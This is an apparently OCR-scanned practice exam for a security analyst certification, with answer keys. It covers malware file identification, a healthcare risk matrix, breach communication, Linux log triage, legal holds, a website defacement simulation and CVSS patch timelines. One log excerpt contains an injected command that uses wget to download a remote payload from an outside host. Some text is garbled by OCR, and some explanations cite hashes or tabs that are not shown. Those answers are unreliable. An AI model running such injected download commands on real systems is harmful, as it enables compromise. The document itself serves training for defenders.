412aba2efd5ea769c2112b451881affe7	explorer.exe
90521cc7fd5ea7f9c337ba210eeddlcl	users.txt
3ab21266fd00a7cbc3855a22bab213ba	calendar.dat
10adl32ffed0217c6c3854a22bab215c6	sftp.axe
33cl41f5edl07bcdd39952d2balll401	svchost.exe

Select the command that generated the output in tab 1:

Select command


Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- 0 calendar.dat
- O cmd.exe
- O sftp.exe
- C calc.exe
- 0 explorer.exe
- 0 users.txt
- O svchost.exe

2 3 4



Select cconand net stat -bo
tasklist net stop art -a nslockup

taakkill /Fl
end
ipconfig /reset

Identify The file responsible for the malicious behavior:

calendar.dat O cmd.exe
sftp.exe O calc.exe
explorer.exe C users.txt
svchost.exe

Select the command that generated the output In tab 2:

(Select consnand
Inetstat -bo I
-tasklist net stop

nslookup
taskkill /Fl
etna
ipconfig

Answer:

Explanation:

Select the command that generated the output in tab 1: netstat -bo

Select the command that generated the output in tab 2: tasklist

Identify the file responsible for the malicious behavior:

cmd.exe

Select the command that generated the output in tab 1: The output in tab 1 displays active network connections, which can be generated using the netstat command with options to display the owning process ID.

Select the command that generated the output in tab 1: netstat -bo

Select the command that generated the output in tab 2: The output in tab 2 lists the running processes with their PIDs and memory usage, which can be generated using the tasklist command. Select the command that generated the output in tab 2: tasklist

Identify the file responsible for the malicious behavior: To identify the malicious file, we compare the hashes of the current files against the baseline hashes. From the provided data:

*rp -a

The hash for cmd.exe in the current state (tab 3) is 372ab227fd5ea779c211a1451881d1e1.
The baseline hash for cmd.exe (tab 4) is a2cdef1c445d3890cc3456789058cd21.
Since these hashes do not match, cmd.exe is the file responsible for the malicious behavior.

Question: 319

SIMULATION

A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of:

- Risk categorization
- Risk prioritization

. Implementation of controls

INSTRUCTIONS

Click on the audit report, risk matrix, and SLA expectations documents to review their contents.


On the Risk categorization tab, determine the order in which the findings must be prioritized for remediation according to the risk rating score. Then, assign a categorization to each risk.

On the Controls tab, select the appropriate control(s) to implement for each risk finding.


Findings may have more than one control implemented. Some controls may be used more than once or not at all.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

	Risk finding	Risk categorization
Select v	Improperly configured third-party websites pose security risks to internal assets.	Select *
Select *	A large volume of ICMP traffic Is detected from an external source to Server2.	Select v
Select v	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select v
Select *	A list of patient prescription information was emailed to the incorrect recipient.	Select v
Select v	The internet-facing web server allows access to data without requiring credentials.	Select *
Select v	PHI data was found within the development and test environments.	Select v
Select v	Sensitive materials were found on a fax machine in a common area.	Select *
Select *	Unauthorized software was discovered on technician workstations.	Select v



Select v



Risk categorization

Risk finding	Control(s) to implement		
Improperly configured third-party websites pose security risks to internal assets.	Select control *	Select control ^	Select control *
A large volume of ICMP traffic is detected from an external source to Server2.	Select control *	Select control v	Select control v
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control ˅	Select control ˅	Select control *
A list of patient prescription information was emailed to the Incorrect recipient.	Select .control v	Select.control v	Select control v
The Internet-facing web server allows access to data without requiring credentials.	Select control *	Select control sr	Select control *
PHI data was found within the development and test environments.	Select control v	Select control v	Select control v
Sensitive materials were found on a fax machine in a common area.	Select control v	Select control v	Select control ˅
.Unauthorized software was discovered on technician workstations.	Select control v	Select control ˅	Select control v

Select control v Select co

Select control

Req u I re two[1] factoi a u thenKcat ion

[Acceptance

Implement web content filter Require data deidenttfication

Implement DLP

Filter echo request replies Implement email encryption

Implement FDE on DB and file server;

Implement mail filters

implement 1AM program

Implement IDS/TPS

implement file integrity monitoring

Implement approved software listing

. Implement MDM solution

Implement PIN to print

Relocate devices to secured locations

Implement SPF

Answer: See the solution below

Explanation:

Risk categorization

Controls

Risk prioritization	Risk finding	Risk categorization
5 v	Improperly configured third-party websites pose security risks to internal assets.	Medium (5-9) V
4 v.	A large volume of ICMP traffic is detected from an external source to ServerZ.	Medium (5-9) v
3 y	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Medium (5-9) v
8 v	A list of patient prescription information was emailed to the incorrect recipient.	High (10-25) «
7 v	The internet-facing web server allows access to data without requiring credentials.	High (10-25) *
6 v	PHI data was found within the development and test environments.	High (10-25) v
2 v	Sensitive materials were found on a fax machine in a common area.	Low (0-4) v
1 v	Unauthorized software was discovered on technician workstations.	Low (0-4) v

Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4

Question: 320

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PH dat

a. Which of the following is the best reason for developing the organization's communication plans?

A. For the organization's public relations department to have a standard notification
B. To ensure incidents are immediately reported to a regulatory agency
C. To automate the notification to customers who were impacted by the breach
D. To have approval from executive leadership on when communication should occur

Answer: B

Explanation:

Developing an organization's communication plans is crucial to ensure that incidents, especially those involving sensitive data like PH (Protected Health) data, are promptly reported to the relevant regulatory agencies. This is essential for compliance with legal and regulatory requirements, which often mandate timely notification of data breaches. Effective communication plans help the organization manage the breach response process, mitigate potential legal penalties, and maintain transparency with regulatory bodies.

Question: 321

An incident response team member is triaging a Linux server. The output is shown below: $ cat /etc/passwd
root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell
$ cat /var/log/httpd
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultipartRequest] Unable to parse request container.getlnstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami) at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUpl oadBase.java:947) at org.apache.commons.fileupload.FileUploadBase.getItemiterator(FileUploadBase.java:334) at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartReq uest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultipartReq uest.java:423)
Which of the following is the adversary most likely trying to do?

A. Create a backdoor root account named zsh.
B. Execute commands through an unsecured service account.
C. Send a beacon to a command-and-control server.

D. Perform a denial-of-service attack on the web server.

Answer: B

Explanation:

The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.

Question: 322

Which of the following explains the importance of a timeline when providing an incident response report?

A. The timeline contains a real-time record of an incident and provides information that helps to simplify a postmortem analysis.

B. An incident timeline provides the necessary information to understand the actions taken to mitigate the threat or risk.

C. The timeline provides all the information, in the form of a timetable, of the whole incident response process including actions taken.

D. An incident timeline presents the list of commands executed by an attacker when the system was compromised, in the form of a timetable.

Answer: C

Explanation:

An incident response timeline is a detailed chronological record of all events and actions taken during the response to a security incident. It includes timestamps and descriptions of each step, providing a comprehensive overview of how the incident was detected, contained, mitigated, and resolved. This timeline is crucial for post-incident analysis, helping to understand the effectiveness of the response, identify areas for improvement, and ensure accountability and transparency in the incident handling process.

Question: 323

An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract. Which of the following is the first step for the security team to take to ensure compliance with the request?

A. Publicly disclose the request to other vendors.

B. Notify the departments involved to preserve potentially relevant information.

C. Establish a chain of custody, starting with the attorney's request.

D. Back up the mailboxes on the server and provide the attorney with a copy.

Answer: B

Explanation:

The first step for the security team when receiving a legal hold request is to notify the relevant departments to preserve all potentially relevant information. This ensures that no data is altered, deleted, or otherwise tampered with, which is critical for maintaining the integrity of the evidence. Preserving information includes emails, documents, and any other data that might be relevant to the legal matter. Establishing a chain of custody and backing up data are also important steps, but notifying the involved parties is the immediate priority to prevent data loss.

Question: 324

SIMULATION
An organization's website was maliciously altered.

INSTRUCTIONS
Review information in each tab to select the source IP the analyst should be concerned about, the indicator of compromise, and the two appropriate corrective actions.

SFTP log | Netstat | HTTP access

```
2022-04-01 16:04:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.32] [username = sjames]
2022-04-01 16:04:33 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 16:05:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./about_us.html written]
2022-04-01 16:09:20 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.32] [username = sjames]
2022-04-01 17:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.37] [username = sjames]
2022-04-01 17:11:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (directory = /var/www]
2022-04-01 17:14:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-01 17:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.37] [username = sjames]
2022-04-01 19:45:48 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 32.111.16.37] [username = sjames]
2022-04-01 19:45:58 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 32.111.16.37] [username = sjames]
2022-04-01 23:01:50 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:01:54 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022 04-01 23:02:25 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index.html written]
2022-04-01 23:03:18 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 41.21.18.102] (username = sjames]
2022-04-01 23:35:28 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (failed login) [IP = 32.111.16.37] [usemame - sjames]
2022-04-02 09:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.11.102] [username = sjames]
2022-04-02 09:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-02 09:22:55 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (./index written]
2022-04-02 09:23:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP - 192.168.11.102] [usemame = sjames]
```

Which source IP address should the analyst be most concerned about:

Select

Identify the indicator of compromise:

Select

Select the corrective actions:

- Encryptindex.html.
- Change the password on the sjames account.
- Block external sftp access.
- Shut down the insecure file transfer server.
- Delete the sjames account.
- Deny 192.168.*.* at firewall.

SFTP log | Netstat | HTTP access

```
2022-04-01 16:04:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.32] [username = sjames]
2022-04-01 16:04:33 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 16:05:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./about_us.html written]
2022-04-01 16:09:20 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.32] [username = sjames]
2022-04-01 17:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.37] [username = sjames]
2022-04-01 17:11:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 17:14:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-01 17:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.10.37] [username = sjames]
2022-04-01 19:45:48 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 32.111.16.37] [username = sjames]
2022-04-01 19:45:58 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 32.111.16.37] [username = sjames]
2022-04-01 23:01:50 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:01:54 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 23:02:25 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index.html written]
2022-04-01 23:03:18 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 41.21.18.102] [username = sjames]
2022-04-01 23:35:28 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (failed login) [IP = 32.111.16.37] [username = sjames]
2022-04-02 09:10:42 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.11.102] [username = sjames]
2022-04-02 09:15:44 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-02 09:22:55 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./index written]
2022-04-02 09:23:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged out) [IP = 192.168.11.102] [username = sjames]
```

Which source IP address should the analyst be most concerned about:


Select
41.21.18.102
192.168.11.102
192.168.10.37
52.110.26.27
192.168.10.32
32.111.16.37


Select the corrective actions:

- [ ] Encrypt index.html.
- [ ] Change the password on the sjames account.
- [ ] Block external sftp access.
- [ ] Shut down the insecure file transfer server.
- [ ] Delete the sjames account.
- [ ] Deny 192.168.*.* at firewall.

Identify the indicator of compromise:

Select
404 server error
Modified index.html file
Unauthorized username
Modified about_us file
Repeated failed logins
Select





Answer: see the explanation for step by step solution.

Explanation:

Step 1: Analyzing the SFTP Log
The SFTP log provides a record of file transfer and login activities:
User “sjames” logged in from several IP addresses:
192.168.10.32 and 192.168.10.37 (internal network IPs)
32.111.16.37 and 41.21.18.102 (external IPs)
We see file alterations in the /var/www directory, which is commonly the web directory.
Modified files: about_us.html, index.html
Suspicious activity:
192.168.11.102 and 41.21.18.102 modified the files.
32.111.16.37 had failed login attempts, indicating possible unauthorized access attempts.
The most suspicious IP here is 41.21.18.102, as it’s associated with direct file modifications, possibly indicating

unauthorized access.

Step 2: Reviewing Netstat

The netstat output shows active connections and their states:

IP 41.21.18.102 has an ESTABLISHED connection with port 22, commonly used for SFTP.

IP 32.111.16.37 is also attempting connections, and 32.111.16.37 connections are in a TIME_WAIT state, showing prior connections were recently closed.

The netstat output reaffirms 41.21.18.102 is actively connected and potentially involved in malicious activities.

Step 3: Checking the HTTP Access Log

The HTTP Access log shows access to about_us.html:

32.111.16.37 repeatedly accessed /about_us.html with 404 errors, indicating attempts to reach nonexisting pages.

41.21.18.102 accessed the 200 status code, showing successful page requests, but since this IP was modifying files directly on the server, it might be testing or verifying changes.

Again, 41.21.18.102 stands out as it matches both successful file modification and page request patterns, while 32.111.16.37 shows unsuccessful attempts.

Step 4: Selecting the IP of Concern

Based on the above analysis:

Answer: 41.21.18.102 should be the IP of concern due to its direct file modifications

Explanation: on critical web files (about_us.html, index.html).

Step 5: Identifying the Indicator of Compromise

Potential indicators include unauthorized file modifications:

Modified index.html file is the correct answer, as it indicates direct changes to website content and is often a clear sign of compromise.

Step 6: Selecting Corrective Actions

To mitigate and prevent further compromise:

Change the password on the “sjames” account: The account was used across various IPs, indicating potential account compromise.

Block external SFTP access: Restricting SFTP to internal IPs only would prevent unauthorized external modifications. Since 41.21.18.102 was external, this would stop similar threats.

Summary

IP of Concern: 41.21.18.102


Indicator of Compromise: Modified index.html file

Corrective Actions:

Change the password on the sjames account

Block external SFTP access

These selections address both the immediate security breach and implement a preventative measure against future unauthorized access.



Which source IP address should the analyst be most concerned about:

41.21.18.102

Identify the indicator of compromise:

Modified index.html file

Select the corrective actions:

- Shut down the insecure file transfer server.
- Encryptindex.html.
- / Change the password on the sjames account
- Q Deny 192.168.*.* at firewall.
- Block external sftp access.
- Delete the sjames account.

Question: 325

SIMULATION

A systems administrator is reviewing the output of a vulnerability scan.

INSTRUCTIONS

Review the information in each tab.

Based on the organization's environment architecture and remediation standards, select the server to be patched within 14 days and select the appropriate technique and mitigation.

Vulnerability remediation timeframes | Environment | Output | Show Question | Reset All Answers

CVSS risk level	Standard	Applies to PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **7 calendar days**	✔	✔	✘
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **14 calendar days**	✔	✘	✘
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within **30 calendar days**	✔	✘	✘
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **60 calendar days**	✔	✘	✘

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- ☐ 192.168.50.6
- ☐ 192.168.76.6
- ☐ 192.168.50.5
- ☐ 192.168.60.5
- ☐ 192.168.76.5
- ☐ 192.168.60.6

Select the appropriate technique and mitigation:

Select

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

CVSS risk level	Standard	Applies to PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **7 calendar days**	✔	✔	✘
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **14 calendar days**	✔	✘	✘
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within **30 calendar days**	✔	✘	✘
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within **60 calendar days**	✔	✘	✘

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- ☐ 192.168.50.6
- ☐ 192.168.76.6
- ☐ 192.168.50.5
- ☐ 192.168.60.5
- ☐ 192.168.76.5
- ☐ 192.168.60.6

Select the appropriate technique and mitigation:

Select

Request exception; legacy protocol could have operational impact
Patch; upload signed certificate from trusted third-party provider
Patch; issue a CRL for the server to the CA
Patch; upgrade IIS to current release
Request exception; organization needs time to procure a PKI
Compensating control; create new ACL on firewall to block port 443
Compensating control; implement secure session tokens
Compensating control; implement MFA on the application

Vulnerability remediation timeframes | Environment | Output

Show Question | Reset All Answers

Environment name	Environment location	Subnets	Domain	Publicly accessible	NGFW	Load balancer	MFA required
prod.comptia.org	External	104.17.18.29 104.17.18.30 192.168.60.0/24 192.168.61.0/24	comptia.org	Yes	Yes	Yes	No
dev.comptia.org	Internal	192.168.76.0/24 192.168.75.0/24	comptia.org	No	No	Yes	Yes
uat.comptia.org	External	192.168.50.0/24 192.168.51.0/24	comptia.org	No	Yes	Yes	Yes

Answer: see the explanation for step by step solution.

Explanation:

Step 1: Reviewing the Vulnerability Remediation Timeframes
The remediation standards require servers to be patched based on their CVSS score:
CVSS > 9.0: Patch within 7 days
